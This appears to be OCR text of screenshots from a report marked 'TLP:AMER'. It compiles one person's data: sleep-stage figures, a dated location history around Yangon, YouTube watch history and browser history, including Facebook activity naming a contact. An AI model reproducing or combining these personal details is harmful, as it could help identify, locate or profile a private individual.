
SLEEP STAGES

June 9, 2023

8.3%	18x Awake 17 mins
19.4%	REM 40 mins
52.4%	Light 1 hrs 48 mins
19.9%	Deep 41 mins

TLP:AMER

Location History



1 Hlaing University Post Office
Jan 15, 2019 + 170 days

2 Delta Plaza
Jan 23, 2017 + 97 days

3 [redacted]
Feb 3, 2017 + 78 days

4 male meditation hall
Jul 24, 2018 + 39 days

5 [redacted]
Jun 20, 2019 + 32 days

6 14 Thamine College St
Feb 10, 2020 + 31 days

7 Yangon International Airport
Feb 4, 2020 + 27 days

8 Cafe on the Way
Feb 5, 2018 + 27 days

9 uab ATM
Jan 30, 2020 + 19 days


10 Bangkok Hospital
Feb 3, 2018 + 18 days

11 Junction Square
Feb 8, 2020 + 16 days

12 MICT Park Main Building
Jul 16, 2019 + 13 days

TLP:AMER

YouTube Watch History



YouTube

Watched Classical Music for Working | Chopin, Bach, Satie...

HALIDONMUSIC

16:20 • Details

17 October

YouTube

Watched The Very Quiet Cricket (The Very Hungry Caterpillar & Other Stories)

Illuminated Films


17:04 • Details

YouTube

Watched The Very Hungry Caterpillar - Animated Film

Illuminated Films

16:56 • Details



The Very Hungry Caterpillar - Animated Film

Illuminated Films
586K subscribers

Browser History

□ 4:39 PM Prime Video: Chicago PD www.primevideo.com

□ 4:36 PM Classical Music for Working | Chopin, Bach, Satie... - YouTube www.youtube.com ★

□ 2:49 PM ခွေးခြေ လက်ဖက်ရည်ဆိုင် - Google Search www.google.com

□ 1:51 PM Kaung messaged you www.facebook.com

□ 1:13 PM Messenger | Facebook www.facebook.com

□ 1:00 PM Muay Thai Shin Guards - Fairtex Official www.fairtex.com

□ 12:59 PM fairtex shin - Buy fairtex shin at Best Price in Thailand | www.lazada.co.th www.lazada.co.th

□ 12:49 PM decathlon - Buy decathlon at Best Price in Thailand | www.lazada.co.th www.lazada.co.th

